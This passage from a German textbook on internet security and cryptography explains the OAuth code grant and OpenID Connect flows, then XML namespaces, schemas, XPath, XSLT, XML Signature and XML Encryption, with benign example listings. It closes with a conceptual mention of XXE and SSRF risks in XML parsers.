


Abb. 20.17 Autorisierung einer Webanwendung zum Zugriff auf eine Ressource über OAuth Code Grant

ist. In Abb. 20.17 ist dieser für den Fall, dass die Client Application eine Webanwendung ist, dargestellt.

1. Der menschliche Resource Owner ruft die Client-Application-Webanwendung über seinen User Agent auf.
2. Der User Agent möchte per HTTP GET auf die Webanwendung zugreifen.
3. Möglicherweise zeitlich versetzt benötigt die Webanwendung (z. B. ein Online-Fotodruckdienst) externe Ressourcen (z. B. Fotos aus einem sozialen Netzwerk), um ihre Aufgabe erfüllen zu können. Sie sendet daher per HTTP-Redirect einen *Authorization Request* an den Authorization Server.
4. Optional fragt dieser den Resource Owner über ein grafisches Nutzerinterface (UI), ob er diesen Zugriff erlauben möchte.
5. Wird die Erlaubnis erteilt, so sendet der Authorization Server per HTTP-Redirect eine *Authorization Response* zurück, die einen Parameter `code` enthält.
6. Dieser Parameter wird im *Access Token Request* an den Authorization Server gesandt …
7. …und mit einem Access Token beantwortet.
8. Das Access Token kann von der Client Application genutzt werden, um …
9. …Zugriff auf die gewünschte Ressource zu bekommen.

Sicherheit Bei der Entwicklung des OAuth-Frameworks wurde keine Sicherheit gegen netzwerkbasierte Angreifer gefordert, die ausgetauschten Parameter sind daher nicht kryptografisch gesichert. Nur das Web Attacker Model wurde berücksichtigt. Implementierungen sind teilweise fehlerhaft [SB12b], und mittels formaler Analyse konnte ein Fehler in der Spezifikation gefunden werden [FKS16].

Bedeutung OAuth löst ein wichtiges Problem in verteilten Anwendungen, in denen Zugriffsrechte nicht mehr über ein allmächtiges Betriebssystem verwaltet werden können. Da OAuth auch von den großen Internetanbietern genutzt wird – teilweise in leicht abgeänderter Form –, um den Zugriff Dritter auf die von ihnen gespeicherten Ressourcen zu managen, wird OAuth heute im WWW häufig verwendet.

20.3.5 OpenID Connect

In der Praxis wurde OpenID überwiegend durch das Nachfolgeprotokoll *OpenID Connect* ersetzt. OpenID Connect ist eine Erweiterung von OAuth und verwendet die gleichen Rollen, allerdings teilweise mit anderen Bezeichungen (Abb. 20.14).

Funktionsweise Eine Identifizierung mit OpenID Connect entspricht grob gesprochen einer Autorisierung unter OAuth, auf die mit einer Identität verknüpften Daten auf einem Resource Server zuzugreifen (Abb. 20.18).

1. Der End User möchte sich authentifizieren. Wenn er die URL der Client Application eingegeben hat …,
2. …ruft der User Agent die geschützte Ressource auf.
3. Die Client Application schickt per HTTP-Redirect einen Request an den OpenID Provider, ihm ein Access Token und ein ID Token auszustellen.
4. Ist der User Agent bereits beim OpenID Provider authentifiziert, so kann Schritt 4 entfallen. Ansonsten muss der End User sich hier noch authentifizieren.
5. War die Authentifikation des End Users erfolgreich, so antwortet der OpenID Provider der Client Application per HTTP-Redirect und sendet dabei eine Referenz `code` auf die erzeugten Token mit.
6. Der Resource Server sendet diese Referenz im Token Request …
7. …und erhält ein Access Token und ein ID Token zurück. Mithilfe des ID Token, das die Identität des End Users im JSON-Format enthält und oft signiert ist (Abschn. 21.2.2), kann er den End User nun identifizieren.
8. Optional kann er das Access Token verwenden, um ausführliche ID-Informationen zum End User abzufragen …,
9. …und erhält diese UserInfo.




Abb. 20.18 Vereinfachter Ablauf einer Identifikation mit OpenID Connect im Code Flow

10. Wenn der soeben identifizierte End User autorisiert ist, auf die angeforderte Ressource zuzugreifen, so wird ihm diese zugesandt.

Sicherheit Die Sicherheit von OpenID Connect wurde in [MMSW17] ausführlich untersucht. Neben Implementierungsfehlern konnten logische Sicherheitslücken gefunden werden, die zu einer Ergänzung des Standards führten.

Bedeutung OAuth und OpenID Connect sind leicht in eine Webanwendung zu integrieren – eine Einbindung einer entsprechenden JavaScript-Bibliothek in die Startseite der Anwendung genügt. Beide Standards werden von großen Anbietern wie Facebook, Google, Microsoft und Paypal intensiv genutzt – entweder in der standardisierten Form oder in einer leicht veränderten proprietären Variante.

Kryptographische Datenformate im Internet 21

Inhaltsverzeichnis

Zwei universelle kryptographische Datenformate wurden bisher beschrieben: OpenPGP in Kap. 16 und PKCS#7/CMS in Kap. 17. In diesem Kapitel geht es um zwei etwas jüngere Fomate: XML und JSON, mit ihren jeweiligen Kryptographiekonstrukten.

21.1 eXtensible Markup Language (XML)

XML [MSMY+08] ist eine plattformunabhängige Sprache, in der beliebige komplexe Datenformate beschrieben werden können. Ihr älteres Analogon ist ASN.1, aber während für ASN.1 überwiegend bitorientierte Codierungen wie BER oder DER eingesetzt werden, ist XML eine textbasierte Sprache – jede XML-Datei kann mit einem Texteditor geöffnet und bearbeitet werden. Dabei ist der Zeichensatz nicht auf ASCII beschränkt, sondern verwendet UTF-8 als Standardzeichensatz. Die Syntax von XML ist an HTML angelehnt.

Beispiel Listing 21.1 gibt ein einfaches Beispiel einer XML-Datei, bei dem eine Unterhaltung modelliert wird. Das Element `<conversation>` umschließt dabei als Klammer die Elemente `<greeting>` und `<response>`.

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_21

Listing 21.1 Einfaches XML-Dokument.

```
1 <?xml version="1.0" standalone="yes"?>
2 <conversation>
3   <greeting>Hello, world!</greeting>
4   <response>
5     Stop the planet, I want to get off!
6   </response>
7 </conversation>
```

Man kann die Struktur eines XML-Elements auch in Form eines Baumes darstellen (Abb. 21.1). Dies wird möglich, indem *Wohlgeformtheit* gefordert wird: Öffnende Tags müssen in der richtigen Reihenfolge wieder geschlossen werden, und Attributwerte müssen in Anführungszeichen stehen.

In Listing 21.1 kommen nur Elemente (z. B. `<greeting>`) und Textknoten (z. B. `Hello, world!`) vor. Es gibt darüber hinaus noch weitere Arten von *Nodes* wie Attributknoten, Kommentare und XML Entities, die allesamt als Knoten im Dokumentenbaum dargestellt werden können.

21.1.1 XML Namespaces

In XML-Dokumente können Referenzen auf externe Dokumente eingebunden werden, die gleiche Element- oder Attributnamen verwenden. Zum Beispiel kann das Element `<title>` in vielen unterschiedlichen Kontexten auftauchen. Damit Namenskonflikte vermieden werden, müssen die Knoten in diesen Dokumenten eindeutig bezeichnet werden können, durch einen eindeutigen Namen.




Abb. 21.1 Struktur des XML-Dokuments aus Listing 21.1

XML löst dieses Problem, indem den Elementnamen eindeutige Präfixe in Form von Unique Resource Identifiers (URIs) vorangestellt werden [HTB+09]. Als URIs werden oft URLs verwendet, da es mit der Domainregistrierung im Domain Name System eine einfache Vorgehensweisen gibt, wie man an einen weltweit eindeutigen Präfix gelangt.

Da URIs relativ lang sein können, wird üblicherweise in einem Dokument eine Abkürzung definiert, um die Lesbarkeit des Dokuments zu erhöhen. So wird z. B. in `<xsd:schemaxmlns:xsd="http://www.w3.org/2001/XMLSchema">` aus Listing 21.3 der String `xsd` als Abkürzung für den Namespace http://www.w3.org/2001/XMLSchema definiert.

21.1.2 DTD und XML-Schema

Da die Syntax der einzelnen XML-Tags nicht mehr wie bei HTML vom Standard vorgegeben ist, muss sie definiert werden können. Betrachten wir hierzu das Beispiel aus Listing 21.2. Für einen menschlichen Betrachter erschließt sich die Bedeutung der einzelnen Elemente noch aus dem Zusammenhang. `<book>` enthält Angaben zu einem Buch, und hier erwartet man Titel, Autoren und Erscheinungsjahr (und eigentlich auch den Verlag, aber der ist in beiden Fällen Springer). In `<title>` erwartet man einen String aus Buchstaben und Zahlen, in `<author>` eine Liste von Namen und in `<year>` eine vierstellige Zahl zwischen 1500 und 2014. Ein XML-Parser würde aber ohne weitere Angaben *alle* möglichen Inhalte akzeptieren.

Listing 21.2 XML-Liste der Bücher von Jörg Schwenk.

```
<?xml version="1.0" ?>
<book_list>
<book Id="mvdk">
  <title> Moderne Verfahren der Kryptographie, 8. Aufl. </title>
  <author> A. Beutelspacher, J. Schwenk, K.-D. Wolfenstetter </author>
  <year> 2015 </year>
</book>
<book Id="skii">
  <title> Sicherheit und Kryptographie im Internet, 4. Aufl. </title>
  <author> J. Schwenk </author>
  <year> 2014 </year>
</book>
</book_list>
```

Die ältere Möglichkeit zur Spezifikation der Bedeutung einzelner XML-Tags ist, eine *Document Type Definition* (DTD [MSMY+08]; Abschn. 2.8) zu erstellen. Dieses Verfahren wurde in XML Version 1.0 vorgeschlagen. Eine DTD kann ein eigenständiges Dokument sein, oder sie kann in das XML-Dokument mit eingebunden werden. Nachteil einer DTD ist, dass sie selbst nicht der XML-Syntax genügt und dass sie die XML Namespaces (s. u.) nicht gut unterstützt.

Die heute favorisierte Methode heißt *XML Schema* [BMSM+12, MTSM+12]. Ein XML-Schema für ein XML-Dokument ist selbst wieder in XML formuliert. Der Standard für XML-Schemata ist allerdings sehr komplex und soll daher nur an einem Beispiel erläutert werden.

Listing 21.3 XML-Schema für die Buchliste aus Listing 21.2.

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema">
3
4  <xsd:element name="book_list" type="bl"/>
5
6  <xsd:complexType name="bl">
7     <xsd:sequence>
8        <xsd:element name="book" type="b"
9                     minOccurs="1" maxOccurs="unbounded"/>
10    </xsd:sequence>
11 </xsd:complexType>
12
13 <xsd:complexType name="b">
14    <xsd:sequence>
15       <xsd:element name="title" type="xsd:string"
16                    minOccurs="1" maxOccurs="1"/>
17       <xsd:element name="author" type="xsd:string"
18                    minOccurs="1" maxOccurs="1"/>
19       <xsd:element name="year" type="xsd:positiveInteger"
20                    minOccurs="1" maxOccurs="1"/>
21    </xsd:sequence>
22 </xsd:complexType>
23
24 </xsd:schema>
```

Betrachten wir hierzu Listing 21.3. In Zeile 4 wird ein neues Element `<book_list>` definiert, das vom Typ `bl` ist. Dieser Typ wird in den Zeilen 6 bis 11 definiert – eine Bücherliste ist einfach eine (geordnete) Liste von Büchern (Schlüsselwort `sequence`). Es muss mindestens ein `<book>`-Eintrag enthalten sein (`minOccurs="1"`), die Anzahl ist aber nicht begrenzt (`maxOccurs="unbounded"`).

In Zeile 8 wird das Element `<book>` eingeführt und festgelegt, dass es vom Typ `b` ist. Dieser Typ `b` ist in den Zeilen 13 bis 22 definiert – er ist eine (geordnete) Folge von genau drei Elementen: `<title>`, `<author>` und `<year>`. Jedes dieser Elemente muss genau einmal vorkommen.

In den Zeilen 15, 17 und 19 wird schließlich der Typ dieser neuen Elemente definiert. Zwei sind vom Basistyp `string`, und `<year>` ist vom Basistyp `positiveInteger`. Dies

könnte man noch weiter einschränken (durch Beschränkung der Länge der Strings, durch Festlegung des Zeichensatzes oder durch Angabe eines Intervalls aus `positiveInteger`, in dem die Zahlenwerte liegen müssen); der Einfachheit des Beispiels zuliebe wurde hier aber darauf verzichtet.

21.1.3 XPath

XPath [RDSC14] ist eine nicht-XML-basierte Sprache, mit deren Hilfe man in einem XML-Baum navigieren und bestimmte Elemente auswählen kann. Der Name „XPath“ wurde mit Bedacht gewählt. In ihrer Kurzform ähneln XPath-Ausdrücke den Pfadangaben in Dateisystemen. Während allerdings in einem Dateisystem die Namen aller Objekte in einem Ordner verschieden sein müssen, darf ein XML-Element mehrere Unterelemente gleichen Namens (z. B. `<book>` in Listing 21.2) enthalten. Mit XPath können *node sets* selektiert werden, es wird also eine (ungeordnete) Menge von *nodes* zurückgegeben.

Auch von XPath soll wieder nur ein kleiner Ausschnitt an einem Beispiel vorgestellt werden. Wir beschränken uns dabei auf absolute Pfade, die immer bei der Dokumentenwurzel beginnen. Alle nachfolgend genannten XPath-Ausdrücke werden dabei auf Listing 21.2 angewandt und die daraus resultierenden Ergebnisse dargestellt.

Listing 21.4 XPath-Ausdrücke.

```
1 //book
2 /book_list/book
3 /descendant-or-self::node()/child::book
```

So liefern z. B. die XPath-Ausdrücke aus den Zeilen 1, 2 und 3 von Listing 21.4 alle das in Listing 21.5 dargestellte Ergebnis. Dieses Ergebnis ist selbst kein wohlgeformtes XML-Dokument mehr, sondern besteht aus zwei *element nodes*.

Listing 21.5 XPath-Ergebnisse für die XPath-Ausdrücke aus Listing 21.4, angewandt auf die Buchliste aus Listing 21.2.

```
1  <book Id="mvdk">
2    <title> Moderne Verfahren der Kryptographie, 8. Aufl. </title>
3    <author> A. Beutelspacher, J. Schwenk, K.-D. Wolfenstetter </author>
4    <year> 2015 </year>
5  </book>
6
7  <book Id="sukii">
8    <title> Sicherheit und Kryptographie im Internet, 4. Aufl. </title>
9    <author> J. Schwenk </author>
10   <year> 2014 </year>
11 </book>
```

Alle XPath-Ausdrücke in Listing 21.4 beginnen mit einem Slash `/`; dies bedeutet, dass die Navigation durch den XML-Baum bei dessen Wurzel beginnt. Der Ausdruck in Zeile 2 selektiert dann zunächst das Element `<book_list>` und dann alle `<book>`-Unterlemente.

Der doppelte Slash `//` in Zeile 1 bedeutet, dass alle `<book>`-Elemente selektiert werden, egal wo sie im Dokumentenbaum stehen. Der Ausdruck in Zeile 3 schließlich selektiert zunächst alle Objekte im XML-Baum, die selbst ein *node* sind oder deren Nachfolger ein *node* ist, und dann deren Kindelemente `<book>` (falls vorhanden).

21.1.4 XSLT

XML ist eine reine Datenbeschreibungssprache. Die einzelnen Tags (z. B. der Tag `<greeting/>` im obigen Beispiel) sagen nichts darüber aus, wie der darin eingeschlossene Text (z. B. „Hello, World!“) dargestellt bzw. verarbeitet werden soll. Möchte man XML-Dateien komfortabel darstellen, so transformiert man sie mithilfe von XSLT (Extensible Stylesheet Language Transformations [Kay07]) in ein Zielformat wie HTML oder PDF. Dies soll an einem kleinen Beispiel erläutert werden.

Alle Bücher des Autors „Schwenk“ sind in der XML-Datei aus Listing 21.2 zusammengestellt. Mit der XSLT-Datei aus Listing 21.6 kann daraus eine HTML-Tabelle erzeugt werden.

Listing 21.6 XSL-Transformation zur Erzeugung einer HTML-Tabelle.

```
1  <?xml version="1.0" ?>
2  <xsl:stylesheet>
3  <xsl:template match="/">
4  <html>
5  <body>
6  <table border="2">
7     <tr>
8        <th> Titel</th>
9        <th> Autor</th>
10       <th> Jahr </th>
11    </tr>
12    <xsl:for-each select="book_list/book">
13    <tr>
14       <td> <xsl:value-of select="title"/> </td>
15       <td> <xsl:value-of select="author"/> </td>
16       <td> <xsl:value-of select="year"/> </td>
17   </tr>
18   </xsl:for-each>
19 </table>
20 </body>
21 </html>
22 </xsl:template>
23 </xsl:stylesheet>
```


Die Transformation wird in folgenden Schritten durchgeführt: In Zeile 3 wird durch den Wert des Attributs `match` das gesamte XML-Dokument aus Listing 21.2 selektiert. In den Zeilen 4 bis 11 wird der Anfang der zu erzeugenden HTML-Datei geschrieben. Zeilen 12 bis 18 stellen ein Schleifenkonstrukt dar, das so oft ausgeführt wird, wie neue Elemente im Pfad `book_list/book` gefunden werden (im vorliegenden Beispiel also genau zweimal). Bei jedem Durchlauf wird eine neue Zeile in der HTML-Tabelle erzeugt, und die drei Spalten dieser Zeile werden mit dem Titel, den Autorennamen und dem Erscheinungsjahr gefüllt. Das Ergebnis der Transformation im Firefox Browser ist in Abb. 21.2 wiedergegeben.

21.1.5 XML Signature

Der Standard zum digitalen Signieren von (Teilen von) XML-Dokumenten wurde von einer gemeinsamen Arbeitsgruppe von W3C und IETF erarbeitet [RSE+08, rRS02, HYE+13]. Das Dokument „XML-Signature Syntax and Processing“ beschreibt als Kerndokument den Aufbau und die Verarbeitung einer digitalen Signatur in XML. XML Signature baut auf Standards wie XPath und XSLT auf.

Es gibt drei Typen von Signaturen (Abb. 21.3):

- **Enveloping Signature:** Das `<Signature>`-Element umschließt als Klammer die signierten Daten.
- **Enveloped Signature:** Das `<Signature>`-Element ist Teil der signierten Daten (es fließt aber nicht in die Bildung des Hashwertes ein).
- **Detached Signature:** Das `<Signature>`-Element enthält eine oder mehrere Referenzen mit Unique Resource Identifier (URI) auf die signierten Daten.



Title	Author	Year
Moderne Verfahren der Kryptographie, 8. Aufl.	A. Beutelspacher, J. Schwenk, K.-D. Wolfenstetter	2015
Sicherheit und Kryptographie im Internet, 4. Aufl.	J. Schwenk	2014

Abb. 21.2 HTML-Darstellung der XML-Bücherliste in Firefox




Abb. 21.3 Die drei Arten von XML-Signaturen. (**a**) Enveloping Signature, (**b**) Enveloped Signature, (**c**) Detached Signature (im selben XML-Dokument), (**d**) Detached Signature mit externen Referenzen

Listing 21.7 Beispiel für eine XML Detached Signature.

```
<Signature Id="MyFirstSignature"
       xmlns="http://www.w3.org/2000/09/xmldsig#">

  <SignedInfo>
    <CanonicalizationMethod
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
    <SignatureMethod
        Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
    <Reference URI="http://www.w3.org/TR/2000/REC-xhtml1-20000126/">
      <Transforms>
        <Transform
            Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
      </Transforms>
      <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
      <DigestValue>
        j6lwx3rvEPO0vKtMup4NbeVu8nk=
      </DigestValue>
    </Reference>
  </SignedInfo>

  <SignatureValue>MC0CFFrVLtRlk=...</SignatureValue>

  <KeyInfo>
    <KeyValue>
      <DSAKeyValue>
        <P>...</P><Q>...</Q><G>...</G><Y>...</Y>
      </DSAKeyValue>
```

```
28      </KeyValue>
29    </KeyInfo>
30
31  </Signature>
```

Das <Signature>-Element aus Listing 21.7 enthält drei große Blöcke: den <SignedInfo>-Block (Zeilen 4 bis 19) mit Informationen, welches Dokument wie signiert wurde, die eigentliche Signatur im <SignatureValue>-Feld (Zeile 21) und Informationen zu dem öffentlichen Schlüssel, der zur Überprüfung der Signatur verwendet werden muss (<KeyInfo>, Zeilen 23 bis 29).

- <SignedInfo>**:** Der wichtigste Eintrag hier ist das <Reference>-Element (Zeilen 9 bis 18), das mehrfach vorkommen kann. Es enthält jeweils Informationen zu den Daten, die durch diese Signatur authentisiert werden. Dazu gehören die URI, unter der das (Teil-)Dokument gefunden werden kann (Zeile 9), die Algorithmen, mit dem dieses (Teil-)Dokument in seine endgültige Form transformiert wurde (<Transforms>), und der Hashalgorithmus (<DigestMethod>), mit dem aus dieser Bytefolge der <DigestValue> berechnet wurde. Mit <CanonicalizationMethod> wird dann noch einmal das ganze <SignedInfo>-Element in die kanonische Form gebracht, bevor mit der Kombination aus Hash- und Signaturfunktion, die in <SignatureMethod> beschrieben ist, die eigentliche Signatur berechnet wird.
- <SignatureValue>**:** Der Wert der Signatur ist Base64-codiert in diesem Element abgespeichert.
- <KeyInfo>**:** Zum Überprüfen der digitalen Signatur benötigt man einen öffentlichen Schlüssel. Im vorliegenden Beispiel wird er direkt angegeben, in Form von Base64-codierten ganzen Zahlen. (<P>, <Q>, <G> und <Y> sind hier die Parameter des Digital Signature Algorithm.) Dies ist in der Praxis natürlich nicht sinnvoll und sollte durch ein X.509-Zertifikat (Base64-codiert) oder eine Referenz auf einen öffentlichen Schlüssel, der bereits authentifiziert ist, ersetzt werden.

Wie man an diesem Beispiel sieht, sind die Möglichkeiten, XML-Dokumente zu signieren, sehr vielfältig. So kann man mit einem einzigen <Signature>-Element mehrere XML-(Teil-)Dokumente oder Nicht-XML-Dateien signieren, indem man in das <SignedInfo>-Feld mehrere <Reference>-Elemente einfügt.

Damit semantisch äquivalente XML-Dokumente auch immer denselben Hashwert liefern, werden sie vor dem Hashen in eine kanonische Form transformiert. Dieses Verfahren ist in [BM08, RBE02] beschrieben. So vermeidet man Schwierigkeiten bei der Überprüfung der Signatur.

21.1.6 XML Encryption

XML Encryption [HRER13] ermöglicht die Verschlüsselung von beliebigen Elementen eines XML-Dokuments und die Einbindung der zur Entschlüsselung benötigten Information in

XML. Da der Signaturstandard bereits fertig war, musste sich der neue Standard natürlich an diesen anpassen.

Listing 21.8 Das XML-Element `<PaymentInfo>` enthält Informationen zur Kreditkarte von John Smith [HRER13].

```
<?xml version="1.0"?>
<PaymentInfo xmlns="http://example.org/paymentv2">
  <Name>John Smith</Name>
  <CreditCard Limit="5,000" Currency="USD">
    <Number>4019 2445 0277 5567</Number>
    <Issuer>Example Bank</Issuer>
    <Expiration>04/02</Expiration>
  </CreditCard>
</PaymentInfo>
```

Wir wollen die Möglichkeiten dieses Standards anhand eines Beispiels erläutern: der Übertragung von Kreditkarteninformationen. Wir verwenden dazu das Datenformat aus Listing 21.8. Kreditkarteninformationen werden heute meist nur verschlüsselt übertragen, z. B. mit TLS. Dies hat den Nachteil, dass sie auf dem Server des Händlers unverschlüsselt vorliegen und im Falle eines Einbruchs in diesen Server auch missbraucht werden können.

Mit der XML-Verschlüsselung steht nun ein Standard bereit, mit dem selektiv einzelne Teile des datensatzes verschlüsselt werden können. Die Idee ist hier, dass ein Händler nicht alle Informationen einer Kreditkarte sieht, sondern nur die von ihm benötigten. Zur Überprüfung der Kreditwürdigkeit kann er den Datensatz dann mittels eines Webservice beim Herausgeber der Kreditkarte verifizieren lassen.

Listing 21.9 Das XML-Element `<CreditCard>` wurde komplett verschlüsselt, nur der Name des Inhabers ist noch lesbar [HRER13].

```
<?xml version="1.0"?>
<PaymentInfo xmlns="http://example.org/paymentv2">
  <Name>John Smith</Name>
  <EncryptedData
    Type="http://www.w3.org/2001/04/xmlenc#Element"
    xmlns="http://www.w3.org/2001/04/xmlenc#">
    <CipherData>
      <CipherValue>A23B45C56</CipherValue>
    </CipherData>
  </EncryptedData>
</PaymentInfo>
```

Aus dem XML-Dokument aus Listing 21.9 kann der Händler nur entnehmen, dass ein gewisser John Smith behauptet, eine Kreditkarte zu besitzen. Man beachte, dass ein ganzes

XML-Element, nämlich <CreditCard>, mit allen seinen Untereinträgen verschlüsselt wurde.

Listing 21.10 Das Attribut „Limit“ im XML-Element <CreditCard> bleibt lesbar, der Rest ist verschlüsselt [HRER13].

```
<?xml version="1.0"?>
<PaymentInfo xmlns="http://example.org/paymentv2">
  <Name>John Smith</Name>
  <CreditCard Limit="5,000" Currency="USD">
    <EncryptedData
    xmlns="http://www.w3.org/2001/04/xmlenc#"
    Type="http://www.w3.org/2001/04/xmlenc#Content">
      <CipherData>
        <CipherValue>A23B45C56</CipherValue>
      </CipherData>
    </EncryptedData>
  </CreditCard>
</PaymentInfo>
```

Bleibt das Attribut „Limit“ unverschlüsselt (Listing 21.10), so weiß der Händler wenigstens, bis zu welchem Limit der Kunde John Smith Waren mit dieser Kreditkarte bezahlen kann. Im Beispiel aus Listing 21.10 wurde, um eine weitere Möglichkeit des Standards zu illustrieren, nicht ein ganzes Element, sondern nur der *Inhalt* des Elements <CreditCard> verschlüsselt, nämlich die drei Unterlemente <Number>, <Issuer> und <Expiration>.

Natürlich kann man auch nur die wichtigste Information, die Kreditkartennummer, verschlüsseln. Hier wird nur der ASCII-Inhalt des Elements <Number> verschlüsselt.

Dieses kleine Beispiel soll hier genügen, um die Möglichkeiten der XML-Verschlüsselung aufzuzeigen. Insbesondere die Option, nur Teile eines XML-Dokuments zu verschlüsseln (Element oder Inhalt eines Elements), bietet zahlreiche interessante Anwendungsmöglichkeiten, die mit anderen Datenformaten wie PKCS#7 oder OpenPGP nur schwer zu realisieren sind.

21.1.7 Sicherheit von XML Parsern, XML Signature und XML Encryption

XML Parser XML ist ein sehr komplexes Datenformat, und entsprechend mächtig sind die Parser, die XML verarbeiten. Besonders problematisch ist dabei die Verarbeitung von *XML Entities* aus dem *Document Type Definition* (DTD)-Standard [BNVdB04]. Ein einfaches Beispiel für eine XML Entity ist die Zeichenfolge <, die in XHTML genutzt wird, um das Zeichen < zu encodieren. Neben diesen einfachen Entities gibt es aber auch sogenannte *External Entities,* mit deren Hilfe auf Internetressourcen oder auf den Inhalt lokaler Dateien referenziert werden kann. Der Zugriff auf solche Ressourcen über External

Entities ermöglicht *Server-Side Request Forgery* (SSRF)-Angriffe auf Internetressourcen oder *XML eXternal Entity* (XXE)-Angriffe auf lokale Ressourcen. Die Verarbeitung von External Entities sollte daher standardmäßig deaktiviert sein, was aber oft nicht der Fall ist [SMMS16].

